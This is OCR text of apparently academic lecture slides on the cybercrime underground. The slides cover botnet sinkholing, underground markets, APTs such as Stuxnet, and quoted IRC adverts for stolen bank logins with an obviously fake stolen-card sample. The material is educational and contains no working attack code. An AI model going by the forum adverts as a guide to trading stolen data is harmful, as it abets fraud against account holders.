

Botmaster
Master
Server
Unstructured
P2P Network
FBI
Sinkhole



Botmaster
Master Server
Unstructured P2P Network
Poison Peer Update
FBI
Sinkhole


Botmaster
Master
Server
Unstructured
P2P Network
FBI
Sinkhole


Botmaster
Unstructured
P2P Network
FBI
Sinkhole


Botmaster
Master
Server
Unstructured
P2P Network
FBI
Sinkhole


Botmaster
Master
Server
Unstructured
P2P Network
FBI
Sinkhole


Botmaster
Master
Server
Unstructured
P2P Network
FBI
Sinkhole

Summary

Scratching the Surface of the Underground

Zero-days
- The competitive market for fresh exploits

Search Engine Optimization (SEO)
- Attempt to push garbage results to the top of Google search

Click fraud and ad injection
- Steal money from legitimate advertisers

Bitcoin mining (Botcoin)
- Steal CPU cycles from infected hosts to mint currency

CATPCHA-solving services
- Employ real people to solve CAPTCHAs for a small fee

Crowdturfing
- Employ real people to create fake accounts (*Sybils* or *sock puppets*)
- Perform phone and email verification so accounts look legitimate

Don’t Believe the Hype

Evidence shows that the cybercrime market is large and profitable

However, it’s not as bad as some breathless commentators claim

- The cybercrime underground is **not** a billion dollar industry
- Botnets almost never control tens of millions of hosts

Don’t Believe the Hype

Evidence shows that the cybercrime market is large and profitable

However, it’s not as bad as some breathless commentators claim

- The cybercrime underground is **not** a billion dollar industry
- Botnets almost never control tens of millions of hosts

Regardless of size, cybercrime is a huge problem due to asymmetry

- Example: spam
  - Criminals may spend **millions** of dollars sending spam per year
  - Industry spends **billions** of dollars per year on spam defense mechanisms
- An attacker can strike anywhere around the globe at any time
- Barriers to entry are low, costs are easily offset by profits
- Arrests are uncommon

Criminals vs. State-Sponsored Attackers

Our has focused on the criminal underground

- Goal: make as much money as possible, as quickly and easily as possible
- Thus, criminals tend to go after targets of opportunity
  - Gullible Internet users
  - Websites setup by novices
  - Small companies with limited IT resources

Criminals vs. State-Sponsored Attackers

Our has focused on the criminal underground

- Goal: make as much money as possible, as quickly and easily as possible
- Thus, criminals tend to go after targets of opportunity
  - Gullible Internet users
  - Websites setup by novices
  - Small companies with limited IT resources

State-sponsored attacks are a completely different beast

- Unlimited resources and time
- Much higher level of technical skill
- Patience to slowly and carefully penetrate hardened targets
  - Phishing → Spear phishing
  - Fake AV and Ransomware → Stealthy rootkits and BIOS-level attacks

Advanced Persistent Threat

Defending against APT is currently the forefront of security research

APT examples:

- US and Israeli Stuxnet (Olympic Games) attack against Iranian nuclear centrifuges
  - Highly specialized malware that leveraged multiple zero-days, a stolen SSL cert, and could jump over air-gaps by infecting USB thumb drives
- People's Liberation Army Unit 61398
  - Allegedly the source of long running espionage campaigns against large companies (Google, NYT) and government agencies

Appendix

Underground Forums

Where everything is for sale

eBay for the Underground

- The underground includes many types of illicit actors
  - Exploit developers
  - Botnet operators
  - Email and SEO spammers
  - Carders and cashiers
- Just like any other economy, these participants need places to buy and sell their goods
  - IRC chatrooms
  - Underground forums
  - Often obfuscated using Tor Hidden Services
  - “The Deep Web”

“An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants”

- Study examined 7 months of logs from an underground IRC chatroom
  - Data collected in 2007
  - 13 million messages
- Populated by buyers, sellers, and rippers
  - Administrators verify trustworthy sellers
  - Rippers steal from naïve buyers or sell fraudulent goods
- Most messages are advertisements
  - The actual deal making is done via private messages

Advertisements

- Some participants ask for good or services
  i have boa wells and barclays bank logins....
  have hacked hosts, mail lists, php mailer send to all inbox
  i need 1 mastercard i give 1 linux hacked root
  i have verified paypal accounts with good balance...and i can cashout paypals

Advertisements

- Some participants ask for good or services
  i have boa wells and barclays bank logins....
  have hacked hosts, mail lists, php mailer send to all inbox
  i need 1 mastercard i give 1 linux hacked root
  i have verified paypal accounts with good balance...and i can cashout paypals
- Others offer samples to prove they have specific data

  Name: Phil Phished

  Address: 100 Scammed Lane, Pittsburgh, PA

  Phone: 555-687-5309

  Card Number: 4123 4567 8901 2345


  Exp: 10/09 CVV: 123

  SSN: 123-45-6789

